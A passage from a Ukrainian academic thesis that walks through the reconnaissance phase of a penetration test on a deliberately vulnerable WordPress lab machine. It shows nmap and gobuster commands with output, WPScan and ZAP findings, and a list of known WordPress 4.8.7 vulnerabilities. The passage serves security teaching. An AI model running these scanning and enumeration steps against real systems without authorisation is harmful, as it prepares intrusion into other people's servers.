3.1. Підготовка до тестування та збір інформацій про веб-додаток.

У третій частині роботи буде проведено детальний аналіз практичного застосування методологій тестування на проникнення для виявлення вразливостей у веб-додатку організації та оцінки рівня ризиків, пов’язаних з її активами.

З метою досягнення завдань дослідження буде виконано безпекове тестування веб-додатку компанії «Raven Security» із застосуванням сучасних підходів до пентестингу. Цільовою системою виступатиме веб-додаток, розроблений компанією з метою створення реалістичних умов для демонстрації використання різних інструментів та методологій пентестингу задля виявлення критичних вразливостей. Дослідження також продемонструє рівень потенційної шкоди, яку може спричинити успішна атака на вразливі компоненти веб-додатку.

На етапі підготовки до проведення тестування було створено віртуальну інфраструктуру, у межах якої розгорнуто сервер із веб-додатком, що є об’єктом дослідження. Ця інфраструктура забезпечує контрольоване середовище для проведення аналізу безпеки, моделювання реальних умов атаки та експлуатації, а також для відпрацювання методологій виявлення вразливостей.

Для пентестингу веб-додатку буде застосовано операційну систему Kali Linux разом із її інструментарієм. Kali Linux є спеціалізованим дистрибутивом на базі Linux, розробленим для завдань інформаційної безпеки, включаючи тестування на проникнення, аналіз вразливостей, комп'ютерну криміналістику та інші аспекти кібербезпеки. Дистрибутив містить широкий спектр попередньо встановлених утиліт, таких як *Nmap, Metasploit, Burp Suite*, та інші, що дозволяють проводити комплексні перевірки захищеності систем.

Процес тестування включатиме наступні базові етапи:

- *Сканування портів* із метою ідентифікації активних сервісів, аналізу їхніх версій та потенційних вразливостей.

- *Первинний аналіз веб-додатку*, зокрема визначення використаної системи управління контентом (CMS) та інших застосованих технологій.
- *Брутфорс/перебір директорій* додатку для виявлення потенційно вразливих ресурсів.
- *Виявлення критичних вразливостей* у компонентах веб-додатку та підбір відповідних інструментів для їх експлуатації.
- *Адаптація експлойту*, включаючи внесення локальних змін до його коду, для забезпечення успішного впровадження шкідливого навантаження.
- *Отримання зворотної оболонки* (reverse shell) через впровадження підготовленого шкідливого навантаження.
- *Пост-експлуатаційний аналіз* системи, зокрема ідентифікація конфіденційної інформації та критичних даних.
- *Аналіз системи та ідентифікації потенційних методів підвищення привілеїв.*
- *Формування рекомендацій* для усунення виявлених вразливостей та посилення безпеки веб-додатку.

Отже, сканування портів системи за допомогою утиліти «nmap» (рис.3.1.) дозволяє ідентифікувати відкриті порти та проаналізувати сервіси, що працюють на цих портах.

```
└─# nmap -Pn -n -sV -sC 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 06:34 EST
Nmap scan report for 192.168.56.103
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38103/udp   status
|   100024  1          44183/tcp6  status
|   100024  1          57049/tcp   status
|_  100024  1          59864/udp6  status
MAC Address: 08:00:27:79:68:B5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Рис. 3.1. Сканування портів та аналіз сервісів

В результаті сканування системи, що має IP-адресу 192.168.56.103, виявлено 3 відкритих порти: 22, 80 та 111. Результат роботи утілити nmap вказує на наступне:

- Порт 22/tcp (SSH): Сервіс OpenSSH версії 6.7p1 (Debian 5+deb8u4), що працює з підтримкою наступних ключів: DSA (1024-bit), RSA (2048-bit), ECDSA (256-bit) та ED25519 (256-bit).
- Порт 80/tcp (HTTP): Сервер Apache HTTPD версії 2.4.10 (Debian). Заголовок сервера також підтверджує версію Apache. Заголовок HTTP-титулу вказує на "Raven Security", що, ймовірно, є назвою веб-додатку.
- Порти 111/tcp та 111/udp (RPC): Сервер RPCBind версії 2-4. Виявлено підтримку декількох протоколів та портів для передачі даних.

Також за результатами відпрацювання nmap можна стверджувати, що досліджувана система є операційною системою linux.

Проаналізуємо веб-додаток та визначимо які технологій впровадженні на веб-сервері. Переходимо в браузері по доменному імені «http://raven.local» та відкриваємо головну сторінку веб-додатку (рис.3.2.).




Рис. 3.2. Головна сторінка веб-додатку Raven Security




Рис. 3.3. Визначення технологій веб-додатку за допомогою Wappalyzer

Використовуючи плагін браузеру Wappalyzer (рис.3.3.) можемо зробити наступні висновки:

Веб-додаток працює на системі управління контентом WordPress версії 4.8.7 - популярна CMS для створення та управління веб-сайтами. Додаток використовує JavaScript бібліотеки jQuery версії 1.12.4 та OWL Carousel - бібліотека для створення слайдерів. В якості СУБД для збереження даних веб-додатку впроваджена MySQL. Також використовуються інші утиліти як Popper.js - бібліотека для управління позиціонуванням елементів та RSS: підтримка RSS-каналів для розповсюдження контенту.

Виконаємо перебір директорій та файлів веб-додатку з використанням вбудованої утиліти Kali Linux «gobuster» (рис.3.4.). Пошук ресурсів будемо виконувати по вбудованому в дистрибутив словнику «common.txt», що належить до локальної утиліти «dirb».

```
└─# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://raven.local/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://raven.local/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/css                  (Status: 301) [Size: 308] [--> http://raven.local/css/]
/fonts                (Status: 301) [Size: 310] [--> http://raven.local/fonts/]
/img                  (Status: 301) [Size: 308] [--> http://raven.local/img/]
/index.html           (Status: 200) [Size: 16819]
/js                   (Status: 301) [Size: 307] [--> http://raven.local/js/]
/manual               (Status: 301) [Size: 311] [--> http://raven.local/manual/]
/server-status        (Status: 403) [Size: 299]
/vendor               (Status: 301) [Size: 311] [--> http://raven.local/vendor/]
/wordpress            (Status: 301) [Size: 314] [--> http://raven.local/wordpress/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

Рис. 3.4. Перебір директорій додатку утилітою gobuster

Утиліті gobuster надано шлях до словника та сам уніфікований покажчик ресурсів (URL) веб-додатку.

Серед виявлених ресурсів бачимо цікаву директорію «http://raven.local/vendor». Директорія /vendor/ зазвичай містить файли сторонніх бібліотек, плагінів, а також пакети, що використовуються для розширення функціональності веб-додатку. Директорія може включати, наприклад, бібліотеки JavaScript, CSS-фреймворки, або PHP-бібліотеки, що інтегруються в систему.




Рис. 3.5. Контент директорії /vendor/

У лістингу директорії /vendor/ (рис.3.5.) ідентифікуємо кілька важливих файлів і підкаталогів, які можуть бути потенційними точками для виявлення вразливостей або використаними для здійснення атаки на веб-додаток.

PHP-файли (наприклад, class.phpmailer.php, class.smtp.php, class.pop3.php), ймовірно, є частинами бібліотеки для обробки електронної пошти, зокрема PHPMailer, яка є популярною бібліотекою для надсилання електронних листів через SMTP або POP3.

Отже, за допомогою інструментів дистрибутиву Kali Linux, на даному етапі тестування було ідентифіковано систему керування контентом (CMS), а також технології та бібліотеки, що використовуються в досліджуваному веб-додатку. Крім того, було виявлено директорію, вміст якої доступний для зовнішнього перегляду, що дозволяє отримати більш детальну інформацію про використовувані веб-додатком бібліотеки, які можуть мати потенційні вразливості. Наступний етап тестування передбачає виявлення конкретних вразливостей та оцінку можливості їх експлуатації.

3.2. Ідентифікація вразливостей веб-додатку та оцінка можливості їх експлуатації

Спробуємо виявити потенційні вразливості досліджуваного додатку за допомогою сканеру OWASP ZAP.

ZAP – це сканер веб-застосунків, заснований на методології DAST (Dynamic Application Security Testing), або тестуванні динамічної безпеки додатків. У науковій та технічній літературі цей метод часто називають тестуванням «чорної скриньки». Дана методологія дозволяє виявляти проблеми безпеки у функціонуючому веб-додатку шляхом сканування на наявність відомих вразливостей. Серед таких вразливостей можуть бути SQL-ін'єкції, Міжсайтовий Скриптинг (XSS), Clickjacking тощо.




Рис. 3.6. Результати сканування додатку сканером ZAP


За результатами автоматизованого сканування (рис.3.6.) можна визначити, що критичних вразливостей у досліджуваному веб-додатку сканер не виявив. Однак сканер ідентифікував вразливість, пов'язану з можливістю перегляду вмісту директорії, та надав наступний опис: *доступ до вмісту директорії може становити*

потенційну загрозу безпеці, оскільки може розкрити приховані скрипти, файли включення, резервні копії вихідного коду тощо. Доступ до цих ресурсів може створити можливість отримання конфіденційної інформації.

Таким чином, виявлена вразливість потребує детального аналізу та перевірки у ручному режимі для визначення її впливу на безпеку веб-додатку.

Оскільки нам відомо, що веб-додаток працює на Wordpress, проскануємо його за допомогою утілити WPScan. WPScan - це спеціалізований інструмент для сканування безпеки веб-сайтів, які працюють на платформі WordPress. Сканер належить до категорії інструментів тестування на проникнення та створений з метою виявлення вразливостей у WordPress-сайтах, включаючи плагіни, теми та основний код CMS.

Сканування було виконано із використанням параметрів «vp» та «vt», які дають змогу інструменту перевіряти веб-додаток на наявність вразливих плагінів та тем. Такий підхід дозволяє отримати більш детальну інформацію про можливі ризики, пов'язані з використанням сторонніх компонентів у структурі веб-додатку.






Рис. 3.7. Результат сканування додатку сканером WPScan

Результати сканування (рис.3.7.) вказують на те, що досліджуваний веб-додаток функціонує на застарілій версії системи управління контентом WordPress 4.8.7, що може становити потенційну загрозу безпеці через відсутність актуальних оновлень. Крім того, веб-додаток побудований із використанням теми "twentyseventeen", яка є однією з найбільш поширених тем для організації графічного контенту. Такий вибір може створювати додаткові ризики, зважаючи на наявність відомих вразливостей у цій темі, якщо її не було оновлено до останньої версії.

Для аналізу типів вразливостей, властивих ідентифікованій версії WordPress, звернемося до бази даних вразливостей WordPress, доступної за посиланням: *https://wpscan.com/wordpress/487/*.

WordPress 4.8.7 Vulnerabilities

Version released on 2018-07-05

Download tar

Download zip

Published	Title	Fixed in	CVSS
2024-06-24	WordPress < 6.5.5 - Contributor+ Stored XSS in HTML API	✓ Fixed in 4.8.25	5.9 (medium)
2024-06-24	WordPress < 6.5.5 - Contributor+ Stored XSS in Template-Part Block	✓ Fixed in 4.8.25	5.9 (medium)
2024-06-24	WordPress < 6.5.5 - Contributor+ Path Traversal in Template-Part Block	✓ Fixed in 4.8.25	6.8 (medium)
2024-01-30	WordPress < 6.4.3 - Deserialization of Untrusted Data	✓ Fixed in 4.8.24	8.5 (high)
2024-01-30	WordPress < 6.4.3 - Admin+ PHP File Upload	✓ Fixed in 4.8.24	6.6 (medium)
2023-10-12	WP < 6.3.2 - Denial of Service via Cache Poisoning	✓ Fixed in 4.8.23	5.3 (medium)
2023-10-12	WP < 6.3.2 - Subscriber+ Arbitrary Shortcode Execution	✓ Fixed in 4.8.23	4.3 (medium)
2023-10-12	WP < 6.3.2 - Contributor+ Comment Disclosure	✓ Fixed in 4.8.23	2.7 (low)
2023-10-12	WP < 6.3.2 - Unauthenticated Post Author Email Disclosure	✓ Fixed in 4.8.23	5.3 (medium)
2023-05-16	WP < 6.2.1 - Directory Traversal via Translation Files	✓ Fixed in 4.8.22	4.8 (medium)
2023-05-16	WP < 6.2.1 - Thumbnail Image Update via CSRF	✓ Fixed in 4.8.22	4.3 (medium)

Рис. 3.8. База даних вразливостей Wordpress версії 4.8.7

База даних містить досить значний перелік вразливостей WordPress версії 4.8.7 (рис. 3.8.). Серед них можна виділити такі основні типи:

- *XSS-атаки (Cross-Site Scripting):*

  Вразливості типу XSS дозволяють зловмисникам впроваджувати шкідливий код, що може виконуватися в браузері користувачів. Це може призвести до крадіжки сесій, даних авторизації або виконання інших небажаних дій

- *Path Traversal*:

  Цей тип вразливостей дозволяє зловмиснику отримати доступ до конфіденційних файлів сервера, що можуть містити критичну інформацію, як-от бази даних, паролі або конфігураційні файли

- *Десеріалізація недовірених даних*:

  Одна з найбільш критичних вразливостей із CVSS 8.5 (high). Така вразливість може дозволити зловмиснику впровадити шкідливі об'єкти, які будуть виконані сервером, що потенційно дає змогу отримати контроль над системою

- *Завантаження файлів (PHP File Upload):*

  Вразливість дозволяє завантажувати шкідливі PHP-файли, що можуть бути використані для отримання зворотного шеллу (reverse shell) або повного контролю над сервером

- *Вразливості до виконання коду через короткі коди (Shortcode Execution):*

  Дозволяють зловмиснику запускати небезпечний код із мінімальними вимогами до прав доступу.

Серед наявних вразливостей є кілька, що потенційно дозволяють отримати доступ до системи. Найбільшу загрозу становлять десеріалізація недовірених даних, завантаження PHP-файлів та вразливості типу Path Traversal. Але згідно з описом цих вразливостей, додаток або потребує додатково встановлених компонентів, задля вдалої експлуатації, або автентифікації у систему управління контентом. Оскільки необхідних компонентів під час дослідження додатку не було виявлено, як і облікових даних для автентифікації в систему, маємо продовжувати аналіз наявної інформації з метою пошуку вразливостей, що дозволять отримати доступ до системи.

Переглянемо контент та файли веб-додатку за допомогою іншого інструменту – проксі серверу Burp Suite. Burp Suite – це інтегрована платформа для проведення тестування безпеки веб-додатків. Її різноманітні утілити забезпечують підтримку всього процесу тестування: від початкового аналізу та картування площини атаки додатка до виявлення та експлуатації вразливостей у системі безпеки.

